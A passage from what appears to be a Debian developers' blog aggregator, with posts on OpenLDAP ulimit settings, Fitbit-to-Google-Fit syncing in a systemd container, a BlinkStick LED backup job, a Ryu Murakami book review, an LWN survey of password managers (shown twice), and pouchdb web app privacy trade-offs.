If you keep pulling the string, the first two options use system limits to know the value, getrlimit(), and the last one uses a fixed value of 4096 (set at build time). It turns out that this routine slapd_daemon_init() is called once, at daemon startup (see main() function at servers/slapd/main.c). So the daemon is limiting itself to the limit imposed by the system at daemon startup time. That means that our previous limits settings at runtime was not being read by the slapd daemon. Let s back to the previous approach of establishing the process limits by setting them on the user. The common method is to call ulimit in the init.d script (or systemd service file). One of my concerns of this approach was that slapd runs as a different user, usually openldap. Again, reading the source code:
[...]
if( check == CHECK_NONE && slapd_daemon_init( urls ) != 0 )  
	rc = 1;
        SERVICE_EXIT( ERROR_SERVICE_SPECIFIC_ERROR, 16 );
        goto stop;
 
#if defined(HAVE_CHROOT)
	if ( sandbox )  
		if ( chdir( sandbox ) )  
			perror("chdir");
			rc = 1;
			goto stop;
		 
		if ( chroot( sandbox ) )  
			perror("chroot");
			rc = 1;
			goto stop;
		 
	 
#endif
#if defined(HAVE_SETUID) && defined(HAVE_SETGID)
	if ( username != NULL   groupname != NULL )  
		slap_init_user( username, groupname );
	 
#endif
[...]
So, the slapd daemon first reads the limits and then change user to openldap, (the slap_init_user() function). We can then asume that if we set the limits to the root user, calling ulimit in the init.d script, the slapd daemon will actually inherint them. This is what is originally suggested in debian bug #660917. Let s use this solution for now. Many thanks to John Hughes john@atlantech.com for the clarifications via email.

20 February 2017

Ritesh Raj Sarraf: Setting up appliances - the new way

I own a Fitbit Surge. But Fitibit chose to remain exclusive in terms of interoperability. Which means to make any sense out of the data that the watch gathers, you need to stick with what Fitbit mandates. Fair enough in today's trends. It also is part of their business model to restrict useful aspects of the report to Premium Membership. Again, fair enough in today's business' trends. But a nice human chose to write a bridge; to extract Fitbit data and feed into Google Fit. The project is written in Python, so you can get it to work on most common computer platforms. I never bothered to package this tool for Debian, because I never was sure when I'd throw away the Fitbit. But until that happens, I decided to use the tool to sync my data to Google Fit. Which led me to requirements.txt This project's requirement.txt lists versioned module dependencies, of which many modules in Debian, were either older or newer than what was mentioned in the requirements. To get the tool working, I installed it the pip way. 3 months later, something broke and I needed to revisit the installed modules. At that point, I realized that there's no such thing as: pip upgrade That further led me to dig on why anyone wouldn't add something so simple, because today, in the days of pip, snap, flatpak and dockers, Distributions are predicted to go obsolete and irrelevant. Users should get the SOURCES directly from the developers. But just looking at the date the bug was filed, killed my enthusiasm any further. So, without packaging for Debian, and without installing through pip, I was happy that my init has the ability to create confined and containerized environments, something that I could use to get the job done.
rrs@chutzpah:~$ sudo machinectl login fitbit
[sudo] password for rrs:
Connected to machine fitbit. Press ^] three times within 1s to exit session.
Debian GNU/Linux 9 fitbit pts/0
fitbit login: root
Last login: Fri Feb 17 12:44:25 IST 2017 on pts/1
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@fitbit:~# tail -n 25 /var/tmp/lxc/fitbit-google.log
synced calories - 1440 data points
------------------------------   2017-02-19  -------------------------
synced steps - 1440 data points
synced distance - 1440 data points
synced heart_rate - 38215 data points
synced weight - 0 logs
synced body_fat - 0 logs
synced calories - 1440 data points
------------------------------   2017-02-20  -------------------------
synced steps - 1270 data points
synced distance - 1270 data points
synced heart_rate - 32547 data points
synced weight - 0 logs
synced body_fat - 0 logs
synced calories - 1271 data points
Synced 7 exercises between : 2017-02-15 -- 2017-02-20
--------------------------------------------------------------------------
                                     Like it ?
star the repository : https://github.com/praveendath92/fitbit-googlefit
--------------------------------------------------------------------------
root@fitbit:~#

Categories:

Keywords:

Like:

Jonathan Dowland: Blinkenlights, part 2

Part two of a series. part 1, part 3. To start with configuring my NAS to use the new blinkenlights, I thought I'd start with a really easy job: I plug in my iPod, a script runs to back it up, then the iPod gets unmounted. It's one of the simpler jobs to start with because the iPod is a simple block device and there's no encryption in play. For now, I'm also going to assume the LED Is going to be used exclusively for this job. In the future I will want many independent jobs to perhaps use the LED to signal things and figuring out how that will work is going to be much harder. I'll skip over the journey and go straight to the working solution. I have a systemd job that is used to invoke a sync from the iPod as follows:
[Service]
Type=oneshot
ExecStart=/bin/mount /media/ipod
ExecStart=/usr/local/bin/blinkstick --index 1 --limit 10 --set-color 33c280
ExecStart=/usr/bin/rsync ...
ExecStop=/bin/umount /media/ipod
ExecStop=/usr/local/bin/blinkstick --index 1 --limit 10 --set-color green
[Install]
WantedBy=dev-disk-by\x2duuid-A2EA\x2d96ED.device
[Unit]
OnFailure=blinkstick-fail.service
/media/ipod is a classic mount configured in /etc/fstab. I've done this rather than use the newer systemd .mount units which sadly don't give you enough hooks for running things after unmount or in the failure case. This feels quite unnatural, much more "systemdy" would be to Requires= the mount unit, but I couldn't figure out an easy way to set the LED to green after the unmount. I'm sure it's possible, but convoluted. The first blinkstick command sets the LED to a colour to indicate "in progress". I explored some of the blinkstick tool's options for a fading or throbbing colour but they didn't work very well. I'll take another look in the future. After the LED is set, the backup job itself runs. The last blinkstick command, which is only run if the previous umount has succeeded, sets the LED to indicate "safe to unplug". The WantedBy here instructs systemd that when the iPod device-unit is activated, it should activate my backup service. I can refer to the iPod device-unit using this name based on the partition's UUID; this is not the canonical device name that you see if you run systemctl but it's much shorter and crucially its stable, the canonical name depends on exactly where you plugged it in and what other devices might have been connected at the same time. If something fails, a second unit blinkstick-fail.service gets activated. This is very short:
[Service]
ExecStart=/usr/local/bin/blinkstick --index 1 --limit 50 --set-color red
This simply sets the LED to be red. Again it's a bit awkward that in 2 cases I'm setting the LED with a simple Exec but in the third I have to activate a separate systemd service: this seems to be the nature of the beast. At least when I come to look at concurrent jobs all interacting with the LED, the failure case should be simple: red trumps any other activity, user must go and check what's up.

Norbert Preining: Ryu Murakami Tokyo Decadence

The other Murakami, Ryu Murakami ( ), is hard to compare to the more famous Haruki. His collection of stories reflects the dark sides of Tokyo, far removed from the happy world of AKB48 and the like. Criminals, prostitutes, depression, loss. A bleak image onto a bleak society.
This collection of short stories is a consequent deconstruction of happiness, love, everything we believe to make our lives worthwhile. The protagonists are idealistic students loosing their faith, office ladies on aberrations, drunkards, movie directors, the usual mixture. But the topic remains constant the unfulfilled search for happiness and love.
I felt I was beginning to understand what happiness is about. It isn t about guzzling ten or twenty energy drinks a day, barreling down the highway for hours at a time, turning over your paycheck to your wife without even opening the envelope, and trying to force your family to respect you. Happiness is based on secrets and lies.Ryu Murakami, It all started just about a year and a half ago
A deep pessimistic undertone is echoing through these stories, and the atmosphere and writing reminds of Charles Bukowski. This pessimism resonates in the melancholy of the running themes in the stories, Cuban music. Murakami was active in disseminating Cuban music in Japan, which included founding his own label. Javier Olmo s pieces are often the connecting parts, as well as lending the short stories their title: Historia de un amor, Se fu .
The belief that what s missing now used to be available to us is just an illusion, if you ask me. But the social pressure of You ve got everything you need, what s your problem? is more powerful than you might ever think, and it s hard to defend yourself against it. In this country it s taboo even to think about looking for something more in life.Ryu Murakami, Historia de un amor
It is interesting to see that on the surface, the women in the stories are the broken characters, leading feminists to incredible rants about the book, see the rant^Wreview of Blake Fraina at Goodreads:
I ll start by saying that, as a feminist, I m deeply suspicious of male writers who obsess over the sex lives of women and, further, have the audacity to write from a female viewpoint
female characters are pretty much all pathetic victims of the male characters
I wish there was absolutely no market for stuff like this and I particularly discourage women readers from buying it Blake Fraina, Goodreads review
On first sight it might look like that the female characters are pretty much all pathetic victims of the male characters, but in fact it is the other way round, the desperate characters, the slaves of their own desperation, are the men, and not the women, in these stories. It is dual to the situation in Hitomi Kanehara s Snakes and Earrings, where on first sight the tattooist and the outlaw friends are the broken characters, but the really cracked one is the sweet Tokyo girly.
Male-female relationships are always in transition. If there s no forward progress, things tend to slip backwards.Ryu Murakami, Se fu
Final verdict: Great reading, hard to put down, very much readable and enjoyable, if one is in the mood of dark and depressing stories. And last but not least, don t trust feminist book reviews.

15 February 2017

Antoine Beaupr : A look at password managers

As we noted in an earlier article, passwords are a liability and we'd prefer to get rid of them, but the current reality is that we do use a plethora of passwords in our daily lives. This problem is especially acute for technology professionals, particularly system administrators, who have to manage a lot of different machines. But it also affects regular users who still use a large number of passwords, from their online bank to their favorite social-networking site. Despite the remarkable memory capacity of the human brain, humans are actually terrible at recalling even short sets of arbitrary characters with the precision needed for passwords. Therefore humans reuse passwords, make them trivial or guessable, write them down on little paper notes and stick them on their screens, or just reset them by email every time. Our memory is undeniably failing us and we need help, which is where password managers come in. Password managers allow users to store an arbitrary number of passwords and just remember a single password to unlock them all. But there is a large variety of password managers out there, so which one should we be using? At my previous job, an inventory was done of about 40 different free-software password managers in different stages of development and of varying quality. So, obviously, this article will not be exhaustive, but instead focus on a smaller set of some well-known options that may be interesting to readers.

KeePass: the popular alternative The most commonly used password-manager design pattern is to store passwords in a file that is encrypted and password-protected. The most popular free-software password manager of this kind is probably KeePass. An important feature of KeePass is the ability to auto-type passwords in forms, most notably in web browsers. This feature makes KeePass really easy to use, especially considering it also supports global key bindings to access passwords. KeePass databases are designed for simultaneous access by multiple users, for example, using a shared network drive. KeePass has a graphical interface written in C#, so it uses the Mono framework on Linux. A separate project, called KeePassX is a clean-room implementation written in C++ using the Qt framework. Both support the AES and Twofish encryption algorithms, although KeePass recently added support for the ChaCha20 cipher. AES key derivation is used to generate the actual encryption key for the database, but the latest release of KeePass also added using Argon2, which was the winner of the July 2015 password-hashing competition. Both programs are more or less equivalent, although the original KeePass seem to have more features in general. The KeePassX project has recently been forked into another project now called KeePassXC that implements a set of new features that are present in KeePass but missing from KeePassX like:
  • auto-type on Linux, Mac OS, and Windows
  • database merging which allows multi-user support
  • using the web site's favicon in the interface
So far, the maintainers of KeePassXC seem to be open to re-merging the project "if the original maintainer of KeePassX in the future will be more active and will accept our merge and changes". I can confirm that, at the time of writing, the original KeePassX project now has 79 pending pull requests and only one pull request was merged since the last release, which was 2.0.3 in September 2016. While KeePass and derivatives allow multiple users to access the same database through the merging process, they do not support multi-party access to a single database. This may be a limiting factor for larger organizations, where you may need, for example, a different password set for different technical support team levels. The solution in this case is to use separate databases for each team, with each team using a different shared secret.

Pass: the standard password manager? I am currently using password-store, or pass, as a password manager. It aims to be "the standard Unix password manager". Pass is a GnuPG-based password manager that features a surprising number of features given its small size:
  • copy-paste support
  • Git integration
  • multi-user/group support
  • pluggable extensions (in the upcoming 1.7 release)
The command-line interface is simple to use and intuitive. The following, will, for example, create a pass repository, a 20 character password for your LWN account and copy it to the clipboard:
    $ pass init
    $ pass generate -c lwn 20
The main issue with pass is that it doesn't encrypt the name of those entries: if someone were to compromise my machine, they could easily see which sites I have access to simply by listing the passwords stored in ~/.password-store. This is a deliberate design decision by the upstream project, as stated by a mailing list participant, Allan Odgaard:
Using a single file per item has the advantage of shell completion, using version control, browse, move and rename the items in a file browser, edit them in a regular editor (that does GPG, or manually run GPG first), etc.
Odgaard goes on to point out that there are alternatives that do encrypt the entire database (including the site names) if users really need that feature. Furthermore, there is a tomb plugin for pass that encrypts the password store in a LUKS container (called a "tomb"), although it requires explicitly opening and closing the container, which makes it only marginally better than using full disk encryption system-wide. One could also argue that password file names do not hold secret information, only the site name and username, perhaps, and that doesn't require secrecy. I do believe those should be kept secret, however, as they could be used to discover (or prove) which sites you have access to and then used to perform other attacks. One could draw a parallel with the SSH known_hosts file, which used to be plain text but is now hashed so that hosts are more difficult to discover. Also, sharing a database for multi-user support will require some sort of file-sharing mechanism. Given the integrated Git support, this will likely involve setting up a private Git repository for your team, something which may not be accessible to the average Linux user. Nothing keeps you, however, from sharing the ~/.password-store directory through another file sharing mechanism like (say) Syncthing or Dropbox. You can use multiple distinct databases easily using the PASSWORD_STORE_DIR environment variable. For example, you could have a shell alias to use a different repository for your work passwords with:
    alias work-pass="PASSWORD_STORE_DIR=~/work-passwords pass"
Group support comes from a clever use of the GnuPG multiple-recipient encryption support. You simply have to specify multiple OpenPGP identities when initializing the repository, which also works in subdirectories:
    $ pass init -p Ateam me@example.com joelle@example.com
    mkdir: created directory '/home/me/.password-store/Ateam'
    Password store initialized for me@example.com, joelle@example.com
    [master 0e3dbe7] Set GPG id to me@example.com, joelle@example.com.
     1 file changed, 2 insertions(+)
     create mode 100644 Ateam/.gpg-id
The above will configure pass to encrypt the passwords in the Ateam directory for me@example.com and joelle@example.com. Pass depends on GnuPG to do the right thing when encrypting files and how those identities are treated is entirely delegated to GnuPG's default configuration. This could lead to problems if arbitrary keys can be injected into your key ring, which could confuse GnuPG. I would therefore recommend using full key fingerprints instead of user identifiers. Regarding the actual encryption algorithms used, in my tests, GnuPG 1.4.18 and 2.1.18 seemed to default to 256-bit AES for encryption, but that has not always been the case. The chosen encryption algorithm actually depends on the recipient's key preferences, which may vary wildly: older keys and versions may use anything from 128-bit AES to CAST5 or Triple DES. To figure out which algorithm GnuPG chose, you may want to try this pipeline:
    $ echo test   gpg -e -r you@example.com   gpg -d -v
    [...]
    gpg: encrypted with 2048-bit RSA key, ID XXXXXXX, created XXXXX
      "You Person You <you@example.com>"
    gpg: AES256 encrypted data
    gpg: original file name=''
    test
As you can see, pass is primarily a command-line application, which may make it less accessible to regular users. The community has produced different graphical interfaces that are either using pass directly or operate on the storage with their own GnuPG integration. I personally use pass in combination with Rofi to get quick access to my passwords, but less savvy users may want to try the QtPass interface, which should be more user-friendly. QtPass doesn't actually depend on pass and can use GnuPG directly to interact with the pass database; it is available for Linux, BSD, OS X, and Windows.

Browser password managers Most users are probably already using a password manager through their web browser's "remember password" functionality. For example, Chromium will ask if you want it to remember passwords and encrypt them with your operating system's facilities. For Windows, this encrypts the passwords with your login password and, for GNOME, it will store the passwords in the gnome-keyring storage. If you synchronize your Chromium settings with your Google account, Chromium will store those passwords on Google's servers, encrypted with a key that is stored in the Google Account itself. So your passwords are then only as safe as your Google account. Note that this was covered here in 2010, although back then Chromium didn't synchronize with the Google cloud or encrypt with the system-level key rings. That facility was only added in 2013. In Firefox, there's an optional, profile-specific master password that unlocks all passwords. In this case, the issue is that browsers are generally always open, so the vault is always unlocked. And this is for users that actually do pick a master password; users are often completely unaware that they should set one. The unlocking mechanism is a typical convenience-security trade-off: either users need to constantly input their master passwords to login or they don't, and the passwords are available in the clear. In this case, Chromium's approach of actually asking users to unlock their vault seems preferable, even though the developers actually refused to implement the feature for years. Overall, I would recommend against using a browser-based password manager. Even if it is not used for critical sites, you will end up with hundreds of such passwords that are vulnerable while the browser is running (in the case of Firefox) or at the whim of Google (in the case of Chromium). Furthermore, the "auto-fill" feature that is often coupled with browser-based password managers is often vulnerable to serious attacks, which is mentioned below. Finally, because browser-based managers generally lack a proper password generator, users may fail to use properly generated passwords, so they can then be easily broken. A password generator has been requested for Firefox, according to this feature request opened in 2007, and there is a password generator in Chrome, but it is disabled by default and hidden in the mysterious chrome://flags URL.

Other notable password managers Another alternative password manager, briefly mentioned in the previous article, is the minimalistic Assword password manager that, despite its questionable name, is also interesting. Its main advantage over pass is that it uses a single encrypted JSON file for storage, and therefore doesn't leak the name of the entries by default. In addition to copy/paste, Assword also supports automatically entering passphrases in fields using the xdo library. Like pass, it uses GnuPG to encrypt passphrases. According to Assword maintainer Daniel Kahn Gillmor in email, the main issue with Assword is "interaction between generated passwords and insane password policies". He gave the example of the Time-Warner Cable registration form that requires, among other things, "letters and numbers, between 8 and 16 characters and not repeat the same characters 3 times in a row". Another well-known password manager is the commercial LastPass service which released a free-software command-line client called lastpass-cli about three years ago. Unfortunately, the server software of the lastpass.com service is still proprietary. And given that LastPass has had at least two serious security breaches since that release, one could legitimately question whether this is a viable solution for storing important secrets. In general, web-based password managers expose a whole new attack surface that is not present in regular password managers. A 2014 study by University of California researchers showed that, out of five password managers studied, every one of them was vulnerable to at least one of the vulnerabilities studied. LastPass was, in particular, vulnerable to a cross-site request forgery (CSRF) attack that allowed an attacker to bypass account authentication and access the encrypted database.

Problems with password managers When you share a password database within a team, how do you remove access to a member of the team? While you can, for example, re-encrypt a pass database with new keys (thereby removing or adding certain accesses) or change the password on a KeePass database, a hostile party could have made a backup of the database before the revocation. Indeed, in the case of pass, older entries are still in the Git history. So access revocation is a problematic issue found with all shared password managers, as it may actually mean going through every password and changing them online. This fundamental problem with shared secrets can be better addressed with a tool like Vault or SFLvault. Those tools aim to provide teams with easy ways to store dynamic tokens like API keys or service passwords and share them not only with other humans, but also make them accessible to machines. The general idea of those projects is to store secrets in a central server and send them directly to relevant services without human intervention. This way, passwords are not actually shared anymore, which is similar in spirit to the approach taken by centralized authentication systems like Kerberos. If you are looking at password management for teams, those projects may be worth a look. Furthermore, some password managers that support auto-typing were found to be vulnerable to HTML injection attacks: if some third-party ad or content is able to successfully hijack the parent DOM content, it masquerades as a form that could fool auto-typing software as demonstrated by this paper that was submitted at USENIX 2014. Fortunately, KeePass was not vulnerable according to the security researchers, but LastPass was, again, vulnerable.

Future of password managers? All of the solutions discussed here assume you have a trusted computer you regularly have access to, which is a usage pattern that seems to be disappearing with a majority of the population. You could consider your phone to be that trusted device, yet a phone can be lost or stolen more easily than a traditional workstation or even a laptop. And while KeePass has Android and iOS ports, those do not resolve the question of how to share the password storage among those devices or how to back them up. Password managers are fundamentally file-based, and the "file" concept seems to be quickly disappearing, faster than we technologists sometimes like to admit. Looking at some relatives' use of computers, I notice it is less about "files" than images, videos, recipes, and various abstract objects that are stored in the "cloud". They do not use local storage so much anymore. In that environment, password managers lose their primary advantage, which is a local, somewhat offline file storage that is not directly accessible to attackers. Therefore certain password managers are specifically designed for the cloud, like LastPass or web browser profile synchronization features, without necessarily addressing the inherent issues with cloud storage and opening up huge privacy and security issues that we absolutely need to address. This is where the "password hasher" design comes in. Also known as "stateless" or "deterministic" password managers, password hashers are emerging as a convenient solution that could possibly replace traditional password managers as users switch from generic computing platforms to cloud-based infrastructure. We will cover password hashers and the major security challenges they pose in a future article.
Note: this article first appeared in the Linux Weekly News.

Antoine Beaupr : A look at password managers

As we noted in an earlier article, passwords are a liability and we'd prefer to get rid of them, but the current reality is that we do use a plethora of passwords in our daily lives. This problem is especially acute for technology professionals, particularly system administrators, who have to manage a lot of different machines. But it also affects regular users who still use a large number of passwords, from their online bank to their favorite social-networking site. Despite the remarkable memory capacity of the human brain, humans are actually terrible at recalling even short sets of arbitrary characters with the precision needed for passwords. Therefore humans reuse passwords, make them trivial or guessable, write them down on little paper notes and stick them on their screens, or just reset them by email every time. Our memory is undeniably failing us and we need help, which is where password managers come in. Password managers allow users to store an arbitrary number of passwords and just remember a single password to unlock them all. But there is a large variety of password managers out there, so which one should we be using? At my previous job, an inventory was done of about 40 different free-software password managers in different stages of development and of varying quality. So, obviously, this article will not be exhaustive, but instead focus on a smaller set of some well-known options that may be interesting to readers.

KeePass: the popular alternative The most commonly used password-manager design pattern is to store passwords in a file that is encrypted and password-protected. The most popular free-software password manager of this kind is probably KeePass. An important feature of KeePass is the ability to auto-type passwords in forms, most notably in web browsers. This feature makes KeePass really easy to use, especially considering it also supports global key bindings to access passwords. KeePass databases are designed for simultaneous access by multiple users, for example, using a shared network drive. KeePass has a graphical interface written in C#, so it uses the Mono framework on Linux. A separate project, called KeePassX is a clean-room implementation written in C++ using the Qt framework. Both support the AES and Twofish encryption algorithms, although KeePass recently added support for the ChaCha20 cipher. AES key derivation is used to generate the actual encryption key for the database, but the latest release of KeePass also added using Argon2, which was the winner of the July 2015 password-hashing competition. Both programs are more or less equivalent, although the original KeePass seem to have more features in general. The KeePassX project has recently been forked into another project now called KeePassXC that implements a set of new features that are present in KeePass but missing from KeePassX like:
  • auto-type on Linux, Mac OS, and Windows
  • database merging which allows multi-user support
  • using the web site's favicon in the interface
So far, the maintainers of KeePassXC seem to be open to re-merging the project "if the original maintainer of KeePassX in the future will be more active and will accept our merge and changes". I can confirm that, at the time of writing, the original KeePassX project now has 79 pending pull requests and only one pull request was merged since the last release, which was 2.0.3 in September 2016. While KeePass and derivatives allow multiple users to access the same database through the merging process, they do not support multi-party access to a single database. This may be a limiting factor for larger organizations, where you may need, for example, a different password set for different technical support team levels. The solution in this case is to use separate databases for each team, with each team using a different shared secret.

Pass: the standard password manager? I am currently using password-store, or pass, as a password manager. It aims to be "the standard Unix password manager". Pass is a GnuPG-based password manager that features a surprising number of features given its small size:
  • copy-paste support
  • Git integration
  • multi-user/group support
  • pluggable extensions (in the upcoming 1.7 release)
The command-line interface is simple to use and intuitive. The following, will, for example, create a pass repository, a 20 character password for your LWN account and copy it to the clipboard:
    $ pass init
    $ pass generate -c lwn 20
The main issue with pass is that it doesn't encrypt the name of those entries: if someone were to compromise my machine, they could easily see which sites I have access to simply by listing the passwords stored in ~/.password-store. This is a deliberate design decision by the upstream project, as stated by a mailing list participant, Allan Odgaard:
Using a single file per item has the advantage of shell completion, using version control, browse, move and rename the items in a file browser, edit them in a regular editor (that does GPG, or manually run GPG first), etc.
Odgaard goes on to point out that there are alternatives that do encrypt the entire database (including the site names) if users really need that feature. Furthermore, there is a tomb plugin for pass that encrypts the password store in a LUKS container (called a "tomb"), although it requires explicitly opening and closing the container, which makes it only marginally better than using full disk encryption system-wide. One could also argue that password file names do not hold secret information, only the site name and username, perhaps, and that doesn't require secrecy. I do believe those should be kept secret, however, as they could be used to discover (or prove) which sites you have access to and then used to perform other attacks. One could draw a parallel with the SSH known_hosts file, which used to be plain text but is now hashed so that hosts are more difficult to discover. Also, sharing a database for multi-user support will require some sort of file-sharing mechanism. Given the integrated Git support, this will likely involve setting up a private Git repository for your team, something which may not be accessible to the average Linux user. Nothing keeps you, however, from sharing the ~/.password-store directory through another file sharing mechanism like (say) Syncthing or Dropbox). You can use multiple distinct databases easily using the PASSWORD_STORE_DIR environment variable. For example, you could have a shell alias to use a different repository for your work passwords with:
    alias work-pass="PASSWORD_STORE_DIR=~/work-passwords pass"
Group support comes from a clever use of the GnuPG multiple-recipient encryption support. You simply have to specify multiple OpenPGP identities when initializing the repository, which also works in subdirectories:
    $ pass init -p Ateam me@example.com joelle@example.com
    mkdir: created directory '/home/me/.password-store/Ateam'
    Password store initialized for me@example.com, joelle@example.com
    [master 0e3dbe7] Set GPG id to me@example.com, joelle@example.com.
     1 file changed, 2 insertions(+)
     create mode 100644 Ateam/.gpg-id
The above will configure pass to encrypt the passwords in the Ateam directory for me@example.com and joelle@example.com. Pass depends on GnuPG to do the right thing when encrypting files and how those identities are treated is entirely delegated to GnuPG's default configuration. This could lead to problems if arbitrary keys can be injected into your key ring, which could confuse GnuPG. I would therefore recommend using full key fingerprints instead of user identifiers. Regarding the actual encryption algorithms used, in my tests, GnuPG 1.4.18 and 2.1.18 seemed to default to 256-bit AES for encryption, but that has not always been the case. The chosen encryption algorithm actually depends on the recipient's key preferences, which may vary wildly: older keys and versions may use anything from 128-bit AES to CAST5 or Triple DES. To figure out which algorithm GnuPG chose, you may want to try this pipeline:
    $ echo test   gpg -e -r you@example.com   gpg -d -v
    [...]
    gpg: encrypted with 2048-bit RSA key, ID XXXXXXX, created XXXXX
      "You Person You <you@example.com>"
    gpg: AES256 encrypted data
    gpg: original file name=''
    test
As you can see, pass is primarily a command-line application, which may make it less accessible to regular users. The community has produced different graphical interfaces that are either using pass directly or operate on the storage with their own GnuPG integration. I personally use pass in combination with Rofi to get quick access to my passwords, but less savvy users may want to try the QtPass interface, which should be more user-friendly. QtPass doesn't actually depend on pass and can use GnuPG directly to interact with the pass database; it is available for Linux, BSD, OS X, and Windows.

Browser password managers Most users are probably already using a password manager through their web browser's "remember password" functionality. For example, Chromium will ask if you want it to remember passwords and encrypt them with your operating system's facilities. For Windows, this encrypts the passwords with your login password and, for GNOME, it will store the passwords in the gnome-keyring storage. If you synchronize your Chromium settings with your Google account, Chromium will store those passwords on Google's servers, encrypted with a key that is stored in the Google Account itself. So your passwords are then only as safe as your Google account. Note that this was covered here in 2010, although back then Chromium didn't synchronize with the Google cloud or encrypt with the system-level key rings. That facility was only added in 2013. In Firefox, there's an optional, profile-specific master password that unlocks all passwords. In this case, the issue is that browsers are generally always open, so the vault is always unlocked. And this is for users that actually do pick a master password; users are often completely unaware that they should set one. The unlocking mechanism is a typical convenience-security trade-off: either users need to constantly input their master passwords to login or they don't, and the passwords are available in the clear. In this case, Chromium's approach of actually asking users to unlock their vault seems preferable, even though the developers actually refused to implement the feature for years. Overall, I would recommend against using a browser-based password manager. Even if it is not used for critical sites, you will end up with hundreds of such passwords that are vulnerable while the browser is running (in the case of Firefox) or at the whim of Google (in the case of Chromium). Furthermore, the "auto-fill" feature that is often coupled with browser-based password managers is often vulnerable to serious attacks, which is mentioned below. Finally, because browser-based managers generally lack a proper password generator, users may fail to use properly generated passwords, so they can then be easily broken. A password generator has been requested for Firefox, according to this feature request opened in 2007, and there is a password generator in Chrome, but it is disabled by default and hidden in the mysterious chrome://flags URL.

Other notable password managers Another alternative password manager, briefly mentioned in the previous article, is the minimalistic Assword password manager that, despite its questionable name, is also interesting. Its main advantage over pass is that it uses a single encrypted JSON file for storage, and therefore doesn't leak the name of the entries by default. In addition to copy/paste, Assword also supports automatically entering passphrases in fields using the xdo library. Like pass, it uses GnuPG to encrypt passphrases. According to Assword maintainer Daniel Kahn Gillmor in email, the main issue with Assword is "interaction between generated passwords and insane password policies". He gave the example of the Time-Warner Cable registration form that requires, among other things, "letters and numbers, between 8 and 16 characters and not repeat the same characters 3 times in a row". Another well-known password manager is the commercial LastPass service which released a free-software command-line client called lastpass-cli about three years ago. Unfortunately, the server software of the lastpass.com service is still proprietary. And given that LastPass has had at least two serious security breaches since that release, one could legitimately question whether this is a viable solution for storing important secrets. In general, web-based password managers expose a whole new attack surface that is not present in regular password managers. A 2014 study by University of California researchers showed that, out of five password managers studied, every one of them was vulnerable to at least one of the vulnerabilities studied. LastPass was, in particular, vulnerable to a cross-site request forgery (CSRF) attack that allowed an attacker to bypass account authentication and access the encrypted database.

Problems with password managers When you share a password database within a team, how do you remove access to a member of the team? While you can, for example, re-encrypt a pass database with new keys (thereby removing or adding certain accesses) or change the password on a KeePass database, a hostile party could have made a backup of the database before the revocation. Indeed, in the case of pass, older entries are still in the Git history. So access revocation is a problematic issue found with all shared password managers, as it may actually mean going through every password and changing them online. This fundamental problem with shared secrets can be better addressed with a tool like Vault or SFLvault. Those tools aim to provide teams with easy ways to store dynamic tokens like API keys or service passwords and share them not only with other humans, but also make them accessible to machines. The general idea of those projects is to store secrets in a central server and send them directly to relevant services without human intervention. This way, passwords are not actually shared anymore, which is similar in spirit to the approach taken by centralized authentication systems like Kerberos). If you are looking at password management for teams, those projects may be worth a look. Furthermore, some password managers that support auto-typing were found to be vulnerable to HTML injection attacks: if some third-party ad or content is able to successfully hijack the parent DOM content, it masquerades as a form that could fool auto-typing software as demonstrated by this paper that was submitted at USENIX 2014. Fortunately, KeePass was not vulnerable according to the security researchers, but LastPass was, again, vulnerable.

Future of password managers? All of the solutions discussed here assume you have a trusted computer you regularly have access to, which is a usage pattern that seems to be disappearing with a majority of the population. You could consider your phone to be that trusted device, yet a phone can be lost or stolen more easily than a traditional workstation or even a laptop. And while KeePass has Android and iOS ports, those do not resolve the question of how to share the password storage among those devices or how to back them up. Password managers are fundamentally file-based, and the "file" concept seems to be quickly disappearing, faster than we technologists sometimes like to admit. Looking at some relatives' use of computers, I notice it is less about "files" than images, videos, recipes, and various abstract objects that are stored in the "cloud". They do not use local storage so much anymore. In that environment, password managers lose their primary advantage, which is a local, somewhat offline file storage that is not directly accessible to attackers. Therefore certain password managers are specifically designed for the cloud, like LastPass or web browser profile synchronization features, without necessarily addressing the inherent issues with cloud storage and opening up huge privacy and security issues that we absolutely need to address. This is where the "password hasher" design comes in. Also known as "stateless" or "deterministic" password managers, password hashers are emerging as a convenient solution that could possibly replace traditional password managers as users switch from generic computing platforms to cloud-based infrastructure. We will cover password hashers and the major security challenges they pose in a future article.
Note: this article first appeared in the Linux Weekly News.

Jamie McClelland: Re-thinking Web App Security

An organizer friend interested in activating a rapid response network to counter Trump-era ICE raids on immigrants asked me about any existing simple and easy tools that could send out emergency SMS/text message alerts. I thought about it and ended up writing my first pouchdb web application to accomplish the task. For the curious, you can see it in action and browse the source code. To use it to send SMS, you have to register for a Twilio account - you can get a free account that has very restricted SMS sending capability or pay for full functionality. The project is unlike anything I have done before. I chose pouchdb because it stores all of your contacts in your browser not on a server somewhere in the so-called cloud. (You can also choose to sync to a server, a feature I have not yet implemented.) The implications of storing your data locally are quite profound. Classic Web App Let's first consider the more common web application: You visit a web site (the same web site that your colleagues visit, or in the case of a massive application like gmail.com, the same web site that everyone in the world visits). Then, you login with your own unique username and password, which grants you access to the portion the database that you are suppose to have access to. For most use-cases, this model is fairly ideal: However, there are some downsides: pouchdb no sync Assuming you are accessing your database on a device with an encrypted disk and you manage your own backups, pouchdb without synchoronizing provides the most privacy and autonomy. You have complete control of your data and you are not dependent on any server operator. However, the trade-offs are harsh: It seems this model is fairly useless except in very tight corner cases. pouchdb that synchronizes to a server With this model, you avoid the trade-offs of the no sync model (hooray!). However, you also lose all of the privacy benefits, and it's even worse: your data can be compromised either via a server breach or via a compromise of any of the devices you are using. If any of these devices lack encrypted disks, then it's borderline reckless. On the other hand, you gain a huge benefit in terms of reliability. If the server goes down, loses your data, fails to backup or is taken offline by a legal order, you can still function perfectly well and can optionally choose to sync to a different host. Conclusions Ultimately, we need to better evaluate the trade-offs between privacy and availability for each given use of a database and try to make the best decision. And... keep working on new models. For example, it seems an ideal middle ground would be to sync in a peer-to-peer fashion with our colleagues (see PeerPouch) or sync to a server under your control in your office.

Daniel Stender: APT programming snippets for Debian system maintenance

